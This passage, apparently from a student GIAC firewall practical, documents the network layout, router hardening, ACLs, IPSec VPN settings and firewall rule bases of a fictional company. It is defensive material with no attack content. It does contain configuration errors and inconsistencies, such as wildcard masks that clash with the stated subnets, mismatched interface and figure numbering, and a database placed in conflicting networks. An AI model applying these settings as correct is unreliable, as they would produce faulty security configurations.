


Figure 8. GIAC IP Address Layout Diagram

4.5. Internal Network Layout




Figure 9. Internal Network Layout Diagram

The Internal Network is the meat and potatoes of the inner workings of GIAC Enterprises. This is where most of the administrative, marketing, and finance functions of GIAC are handled. So security is of the utmost importance .The internal firewall is the heart of GIAC Enterprises security architecture. It handles all of the access control functions of the internal network, and provides defense in depth. The internal firewall is also a Checkpoint Firewall 1 4.1 (SP6) box, loaded with Windows NT 4.0 (SP6) and is bastioned in the manner described in the Building a Windows NT Bastion Host Document, Written By Stephen Norberg HP Consulting. The purpose of this firewall is to segregate the internal working operations of the various LANs from each other and to eliminate unauthorized traffic.

The corporate network represents all of the workstations that the employees use to perform the daily operations that go along with being a fortune cookie selling company. The Corporate Network houses the finance, marketing, sales, information technology, and business

functions that make GIAC a 200 million dollar a year company.

The Internal Server Network is the network that provides services for GIAC. Some of the servers include an Exchange E-mail Server (internal and external SMTP), two internal DNS/WINS Servers (internal host resolution), application/print server, an ARCSERV Enterprise Backup server and an ORACLE Database Server (this is where credit card and customer information is stored). There is also a Central Log Server that gathers logs from all pertinent internal devices. Logs are read on a daily basis and archived for 1 year.

The SAN (Storage Area Network) is only accessible from the corporate network, and through a VPN connection. The SAN houses all of the products (fortune cookie sayings) that GIAC produces. The SAN is a central repository for the suppliers (fortune writers) to post their work, and for the Partner re-sellers CYM to transfer the fortunes down, so that they can be printed, translated, placed in a cookie and re-sold.

All workstations and servers are connected to a P550 Switch with 100 mbps Ethernet cards and are running at full duplex. The backbone between the switches is FDDI running at 2 gbps.

Assignment 2 Security Policy (25 points)

1. Border Router Cisco 3640 Policies

GIAC has instituted the following rules in order to harden and secure its border router. These rules are set in place to deny certain services that Cisco routers provide but are not needed, or are considered vulnerabilities.

service password encryption
Encrypts the password when it is typed into the Cisco IOS interface screen.

enable secret <PASSWORD>
Use an encryption algorithm to protect a password.

no service tcp-small-servers
Disables minor TCP services such as echo, chargen, discard, and daytime. In this case there is just no use for these services to be active. A good rule of thumb is if you do not need it, shut it off. You can always turn a service on later.

no service udp-small-servers
Disables minor UDP services such as chargen, echo, and daytime.

no ip bootp server
Since the router will not be distributing IP addresses. It is just as well if GIAC turns this service off.

no ip unreachables
This rule shuts off ICMP messages. When a host in GIAC's infrastructure is not responding, the router will not send an IP unreachable message. ICMP messages can sometimes be used to gather information about a target host or network.

no ip http server
This rule turns off the HTTP service. The HTTP service on a Cisco router allows you to remotely manage the router via Web interface.

banner motd
Unauthorized access is prohibited.
displays a banner if anyone tries to manage the router.

no ip direct-broadcast
This will prevent you from being the victim of a Smurf attack.

no snmp
Shuts off the Simple Network Management Protocol.

no service finger
Shuts off the finger service. The finger service is a tool used to catalog points of contact when you cannot get to a companies host or service. It can also be used to gather enough information to socially engineer your way into a secure infrastructure.

Testing: These rules can be tested from outside the network by using a port mapper to test which ports answer requests.

The purpose of the ACL's below is to deny any spoofed packets from coming into the GIAC infrastructure. An attacker may try to spoof an internal IP address to gain access beyond the external and internal firewalls. This list is an attempt to stop this from happening before a packet enters GIAC.

Ingress ACL

interface serial 0

ip address br.br.0.3 255.255.255.0
IP address of the Serial interface 0.

ip access-group 101 in
Tells the router the following are ingress ACL's.

access-list 101 deny sn.sn.0.0 0.255.255.255 any log
Denies all traffic that looks like it is coming from the Service Network sn.sn.0.0/24.

access-list 101 deny cn.cn.0.0 0.255.255.255 any log
Denies all traffic that looks like it is coming in from the Corporate Network cn.cn.0.0/24.

access-list 101 deny san.san.0.0 0.255.255.255 any log
Denies all traffic that looks like it is coming in from the Storage Area Network san.san.0.0/24.

access-list-101 deny int.int.0.0 0.255.255.255 any log
Denies all traffic that looks like it is coming in from the VPN Ethernet 1 (inside) int.int.0.2/24, the internal firewall Ethernet 1 = isn.isn.0.1/24 as well as the external firewall Ethernet 2 (Internal Network) int.int.0.2/24.

access-list 101 deny isn.isn.0.0 0.255.255.255 any log
Denies all traffic that looks like it is coming in from the Internal Server Network.

access-list 101 deny br.br.0.0 0.255.255.255 any log
Denies all traffic that looks like it is coming in from the border router internal interface and the external firewall interface ETH0 as well as the external VPN interface.

access-list 101 deny host 0.0.0.0 any log

Denies all broadcast traffic.

access-list 101 deny host 127.0.0.1 log
Denies all traffic that looks like it is coming in from the loop back address of the router.

access-list 101 permit any
Permits all other traffic (got to do business somehow)

Testing: These ACL's can be tested by sending spoofed packets from the Internet to the border router with IP addresses from each network inside the router.

Egress ACL

interface Ethernet 0

ip address br.br.1.3 255.255.255.0
IP address of the router interface Ethernet 0

ip access-group 102 in
States that access list 102 is on the internal interface.

access-list 102 permit br.br.0.2 0.255.255.255 any
Permit all traffic from Eth0 on the external firewall to route through the router.

access-list 102 permit br.br.0.5 0.255.255.255 any log
Permit all traffic coming from the external interface on the VPN to route through the router .

access-list 102 deny any log
Denies all other traffic and log failed attempts.

Testing: These rules can be tested from the br.br.0.0 (border router) network, by using internal and external IP address and trying to route them through the router.

2. Nokia 2500 VPN Crypto Cluster Gateway

The Nokia VPN solution is configured to use IPSec with the ESP Protocol for protection of IP traffic, and the IKE (Internet Key Exchange) protocol which performs option negotiation, automated keying and peer authentication. The implementation of tunnel mode allows for encapsulation of the IP header and datagram, and applies a new header to the packet.

ESP allows protection from replay attacks (when IP packets are captured and resent to the device keeping state). IPSec uses Security Associations (SA's) to keep track of state information. The information sources that Security Associations use are Security Parameter Indexes (32 bit value in every IPSec header), protocol (ESP or AH), and the Destination IP address.

Selectors are access lists entries. Selectors define the source address, destination address, port number, and which protocol the VPN will use to negotiate communication. All selectors will either drop packets or protect the packet using IPSec. Selectors also have the option of passing packets in the clear, but GIAC has decided not to use this option.

The VPN box will be managed only from the Crypto Console (management console software) loaded on the workstations of the GIAC IT engineering team. The VPN will be configured in standalone mode. Options are as follows. All configurations are accomplished using the Crypto Cluster GUI.

1. Gateway Description = GIAC VPN

2. Internal IP and Subnet mask = int.int.0.2 255.255.255.0

3. External IP and Subnet mask = br.br.0.5 255.255.255.0

4. FQDN = vpn.giac.com

5. Primary DNS = sn.sn.0 4

6. Secondary DNS = sn.sn.0.5

7. Crypto Cluster Management Console = cn.cn.0.46 thru cn.cn.0.52
   # IP addresses of the IT team workstations on the Corporate Network that are allowed to manage the VPN.

8. Next hop (external) = br.br.0.4
   # Packets from inside of GIAC's infrastructure going out will use this address for its default gateway.

9. Next hop (internal) = int.int.0.3 255.255.255.0
   # Packets from outside of GIAC's infrastructure coming in will use this address for its default gateway.

10. Default Filter mode = drop
    # Drops all packets from all hosts that are not explicitly configured in the IPSec filters.

2.1. IKE (Internet Key Exchange) Policies

1. Gateway Peering = Establish connections using the IKE policy.

   1.1 Gateway 1 = br.br.05 (external IP address of GIAC's VPN gateway)

   1.2 Gateway 2 = cym.cym.0.50 (Partner VPN gateway)

If you want to configure a site to site tunnel (in this case GIAC is establishing a tunnel between CYM and itself) you have to specify which IP addresses you want to be able to create tunnels with. GIAC has decided to establish tunnels between CYM and itself using IKE pre-shared keys. A different pre-shared key is used for each of GIAC's suppliers as well as CYM.

2. Host Groups are configured in the Host Group Configuration Dialog box.

Host Groups are configured as follows:

IP Address	Subnet Mask	Comment
1. cn.cn.0.0	255.255.255.0	Corporate Network
2. cym.cym.0.50	255.255.255.0	Partner VPN
3. sup.sup.0.50	255.255.255.0	Supplier Connecting with Nokia Client
4. sup.sup.0.51	255.255.255.0	Supplier Connecting with Nokia Client
5. sup.sup.0.52	255.255.255.0	Supplier Connecting with Nokia Client

2.2. Advanced IKE Policies.

1. Use Integrity algorithm = SHA-1

2. User encryption = 3DES

3. Use Diffie Helman Group = Group 2 MODP (1024-bit)

4. Enable IASKMP

5. Enable Initial-Contact payload processing

6. Send FQDN = on

7. Generate new SA's = 3 hours

2.3. IPSec Policy

1. New Policy

   1.1. Policy Name = GIAC Security Policy

   1.2.. Enable Privacy = on
   # Uses 3DES to protect privacy.

   1.3. Enable Integrity and replay protection = on
   # Uses HMAC-SHA1 to protect the integrity of the packet and to guard against replay attacks

   1.4. Implement Integrity using IPSec Protocol = ESP

2. Phase 2 Negotiation Settings

   2.1 Enable PFS
   # Perfect Forward Security protects session keys

   2.2 Use Diffie Helman Group = Group 2 MODP (1024-bit)
   # Establishes and authenticates IPSec SA's.

   2.3 Enable ISAKMP Commit processing =on
   # Makes sure there is a final message sent to the Host or VPN initiating a tunnel confirming the connection (performs a liveness test).

   2.4 Include REPLAY-STATUS notify payload = on
   # Notifies Initiating host that the VPN will be doing REPLAY checks.

   2.5 Include Responder Lifetime notify Payload = on
   #Tells the initiating host what the lifetime of the SA is.

3. Service Definitions




Figure 10. Cypto Cluster Administration Guide Screen Shot #4

3.1 (Remote Hosts) The only services allowed in through the VPN will be SSH and HTTP.
Partners will be able to SSH File transfer GIAC's fortune cookie sayings from the SAN Network Suppliers (writers) will be able to SSH File Transfer the sayings that they write. Partners and suppliers will also have access to the company's internal Web site.

Service	Port	Protocol	Description
SSH	22	ESP (50)	Secure Shell
HTTP	80	ESP (50)	Internal Web

3.2 (Local Hosts) Local hosts will be allowed to use any service through the VPN.

4. IPSec Filters

4.1 Filter Name = GIAC Security Filter

4.2 Protect traffic using = IPSec

4.3 Establish tunnels using remote gateway =GIAC Gateway

4.4 Protect traffic using gateway policy = GIAC Security Policy

4.5 Local hosts = cn.cn.0.0
Specifies that local hosts can send packets through the VPN Gateway

4.6. Remote Hosts =
1. cym.cym.0.50
2. sup.sup.0.50
3. sup.sup.0.51
4. sup.sup.0.52
Allows Partners and suppliers access in through the VPN.

3. Firewall -1 Configuration

The following are the control properties for Firewall -1. The Control Properties dialog box is where you set the properties that make up the security policy for Firewall -1. These are the control policies for both the Internal and external firewalls that GIAC has deployed.

Security Policy

1. Apply Gateway Rules to interface Direction = Inbound
   # States that rules will apply on all inbound connections.

2. TCP Session Timeout = 3600

3. Accept Firewall-1 connections = on
   #Used so that the two firewalls can communicate

4. Accept UDP Replies = on
   # Creates a reply channel between the source host and the destination Host.

5. Reply timeout = 40

6. Accept Outgoing Packets = on Last
   # Accepts outgoing packets from the firewall.

7. Enable Decryption on Accept = off
   # The firewall is not using Encryption.

8. Accept RIP = on
   # RIP maintains information about reachable systems.

9. Accept Domain Name Queries (UDP) = on first
   # Allows Domain Name queries (UDP)

10. Accept Domain Name Queries (TCP) = on First
    # Allows zone transfers

11. Accept ICMP = on Before Last
    # Enables you to use ICMP. In this case all ICMP traffic from the inside going out will be answered. The border router or Service Network host will answer all ICMP coming in from the Internet.

Services

1. Enable FTP PORT Data Connections = off
   # There is no FTP within The GIAC Infrastructure. FTP passes all authentication in clear text.

2. Enable FTP PASV Data Connections = off

3. Enable RSH/REXEC Reverse stderr Connections = off

4. Enable RPC Control = on
   # Allows dynamic port assignments by the RPC Port Mapper

Access Lists

1. Accept Established Connections = on first

2. Accept RIP = on first

3. Accept Domain Name Queries (UDP) =on first

4. Accept Domain Name Queries (TCP) = on first

5. Accept ICMP = on before last

SYN Defender

1. Method = SYN Gateway
   # Protects against SYN attacks

2. Timeout = 10

3. Maximum Sessions = 5000

4. Display Warning Message = on

4. Internal Checkpoint Firewall Rule base Map

The Checkpoint rule base consists of Network Objects, Services, Resources, Servers, and Users to manage its rule base. The GIAC internal firewall does not use NAT (Network Address Translation). Each internal network uses public IP addresses for the purpose of implementing IPSec internally in the future. (After the upgrade to Windows 2000.)

The Internal firewall is set up with the security of GIAC in mind. The internal firewall has four Ethernet interfaces.

Ethernet Configuration is described as follows:

1. Eth0 = br.br.0.1
   # Outside zone of the internal firewall

2. Eth1 = sn.sn.0.1
   # Connected to the Corporate Network.

3. Eth2 = san.san.0.1
   # Connected to the Storage Area Network

4. Eth4 = isn.isn.0.1
   # Connected to the Internal Service Network

Networks are defined as follows:

1. Corporate Network (users) = cn.cn.0.0 GIACSAN Internal

2. Internal Server Network = isn.isn.0.0 GIACISN Internal

3. Storage Area Network = san.san.0.0 GIACSAN Internal

Network Objects are defined as follows:

1. Microsoft Exchange Server = isn.isn.0.20 Internal

2. Internal DNS/WINS (Primary) = isn.isn.0.21 Internal

3. Internal DNS/WINS (Secondary) = isn.isn.0.22 Internal

4. Application/Print Server= isn.isn.0.23 Internal
5. ORACLE Database Server = isn.isn.0.24 Internal
6. SAN = san.san.0.2 Internal
7. VPN = int.int.0.2 External
8. External firewall (Internal interface) = int.int.0.1 External

4.1. Internal Firewall Rule Base

Rule #1 (See Figure 16 below): Allow anyone in the Corporate Network access to the Internal Service network using any service. The Service Network is where the GIAC internal servers reside. Without access to the Corporate Network very little work would get done. This rule is first because it will be used more often.

Figure 11. Internal Firewall Rule #1

Rule #2 (See Figure 17 below): Allow anyone to send SMTP (Port 25) to the Microsoft Exchange Server on the Internal Network. This rule is second because it will be used more frequently than any of the rules below it.

Figure 12. Internal Firewall Rule #2

Rule #3 (See Figure 18 below): Allow access from the GIAC Partners and suppliers From the VPN into the SAN only using SSH (Port 22). Log all access.

Figure 13. Internal Firewall Rule #3

Rule #4 (See Figure 19 below): Allow anyone from the GIAC Corporate Network access to the Storage Area Network with any service.

Figure 14. Internal Firewall Rule #4

Rule #5 (See Figure 20 below): Allow GIAC Corporate Network Access through the GIAC VPN using the Nokia Client IPSec = Built in Group (protocols = AH, ESP, ISAKMP, and SKIP).

Figure 15. Internal Firewall Rule #5

Rule #6 (See Figure 21 below): Allow GIAC's internal DNS's to perform zone transfers (TCP 53) and to do Domain Name Queries (UDP53).

Figure 16. Internal Firewall Rule #6

Rule # 7 (See Figure 22 below): Allow the GIAC IT team to manage the internal and external Checkpoint firewalls, as well as the VPN Crypto Cluster Gateway. (OPSEC_LEA = Port 18184 FW1_lea = Port 18184 Crypto_Cluster_Management = 9874-9876).




Figure 17. Internal Firewall Rule #7

Rule #8 (See Figure 23 below): Allow access from the GIAC Service Network to the Oracle Database in the Internal Service Network using the oracle database (Port 1526), and log all

traffic.

Figure 18. Internal Firewall Rule #8

Rule #9 (See Figure 24 below): Anyone trying to reach the Oracle Database, drop the packet and log the event.

Figure 19. Internal Firewall Rule #9

Rule #10 (See Figure 25 below): Anyone trying to access FTP (Ports 20&21) Telnet (Port 23) pop-2 (Port 109) or pop-3 Port 110 drop the connection. This rule is in place because all of these protocols authenticate in clear text. Anyone who knows how to use a protocol analyzer can easily sniff the username and password.




Figure 20. Internal Firewall Rule #10

Rule #11 (See Figure 26 below): Anyone coming from anywhere trying to use Gnutella (Port 6346) Napster [UDP Ports 4444, 5555, 6666, 6688, 6699, 6700, 7777, 8875, and 8888 (effort is almost futile considering Napster can use any port), IRC1 (Ports 6660-6670) IRC2 (Port 7000). The purpose of his rule is not as much to thwart vulnerabilities as to try and save some bandwidth for work. These services are the kings of time suckage (Technical Term).




Figure 21. Internal Firewall Rule #11

Rule #12 (See Figure 27 below): Any machine From the GIAC Service Network going anywhere with any service, drop the packet and log the event. The only device any host from the Service Network should be communicating with is the Oracle Database in the Internal Service Network.

Figure 22. Internal Firewall Rule #12

Rule #13 (See Figure 28 below): The GIAC SAN should not initiate any communication at any time. The only time the GIAC SAN should communicate is when the communication is initiated by CYM, GIAC's suppliers, or the Corporate Network.

Figure 23. Internal Firewall Rule #13

Rule #14 (See Figure 29 below): The Service Network should not initiate communication with anyone. If patches are needed they are loaded from trusted media, such as vendor supplied CD ROM.

Figure 24. Internal Firewall Rule #14

Rule #15 (See Figure 30 below): Kind of a catchall. Any host going to any destination

using any service not explicitly listed above will be dropped.

Figure 25. Internal Firewall Rule #15

4.2. Rule base Order analysis

The order in which these rules are applied is very straightforward.

1. Rule 1 is first because it will be used the most. Putting this rule first allows for the rule to be passed before any other rules need to be processed.

2. The second rule is the SMTP Rule. This rule is placed second because E-mail is used frequently.

3. All other rules that allow access are above all of the rules that deny access. The rules are processed from top to bottom, therefore if a rule to deny a service is above a rule to accept a service, the rule will be denied, and vice versa. The bottom rule would have dropped all of the traffic GIAC has not explicitly allowed. The reason for the explicit deny rules are so that certain attempts to access unauthorized areas of the network are logged.

4.3 external firewall Rule base

The GIAC external firewall is the front line of real inspection of packets coming into GIAC Enterprises. The External firewall serves many purposes. The firewall guards the perimeter as well as the Service Network, and inspects all incoming packets for viruses. It also logs pertinent information to the Central Log Server. All users that want to access any of GIAC's Networks have to go through this firewall (Except Partners and Suppliers who can only utilize the VPN's).

Ethernet Configuration is described as follows:

1. Eth0 = br.br.0.2

Outside zone of the external firewall

2. Eth1 = sn.sn.0.2

Connected to the Service Network.

3. Eth2 = int.int.0.1

Connected to the same network as the internal firewall and VPN.

Rule #1 The GIAC Corporate Network is allowed access to anything using any service.

1. Test that computers in the Corporate Network can send E-mail out of GIAC's network.

Rule #2 Anyone can send SMTP to the GIAC Mail Server.

2. Test that I can receive mail from the Internet

3. Test that the firewall will block all other services going to the Exchange Server except for SMTP.

Rule #3 Allow anyone to access the GIAC Service Network using HTTP (Port 80) and HTTPS (Port 443).

1. Test from the internal network that HTTP and HTTPS traffic will pass though the external firewall to the Service Network.

2. Test that all HTTP and HTTPS traffic coming from the Internet can pass through the firewall to the Service Network.

3.Test that no other services except HTTP and HTTPS can get to the Service Network.

Rule #4 This Rule allows all of the DNS Servers (internal and external) to do Domain Queries as well as zone transfers.

1. Test that the DNS Servers can perform domain queries and zone transfers

2. Test that no other services will pass to the Domain Name Servers.

Rule #5 This rule drops all packets from anyone trying to gain access to the GIAC Service Network, from anywhere using any service and logs the event.

1. Test that all services other to the Service Network other than those explicitly allowed above are being blocked and logged

Rule #6 This rule allows the GIAC Service Network to access the Oracle Database on the SAN.

1. Test that the GIAC Service Network can pass traffic to the Oracle Database using Port 1526 and make sure the firewall logs the event.

2. Test that no other Services can pass from the GIAC Service Network to the Oracle Database in the Storage Area Network

Rule #7 Allows The IT Team to Manage the external firewall.

1. Test that The GIAC IT Team workstations that reside in the Corporate Network can manage the external firewall.

2. Test that no other computers From the Service Network Corporate Network The Storage Area Network, The Internal Server Network or the Internet can manage the firewall.

3. Test that all attempts to manage the firewall are being logged.

Rule# 8 Drop all packets1.

1. Test that all traffic if not explicitly allowed from the Service Network, the Corporate Network, the Storage Area Network, the Internal Server Network or the Internet is dropped from any to any.

Assignment 3 Audit Your Security Architecture (25 Points)

1. Plan The Audit

In order to effectively implement an audit, the audit team must gather as much information about how the GIAC Infrastructure as possible.

Consideration 1. What needs to be audited?

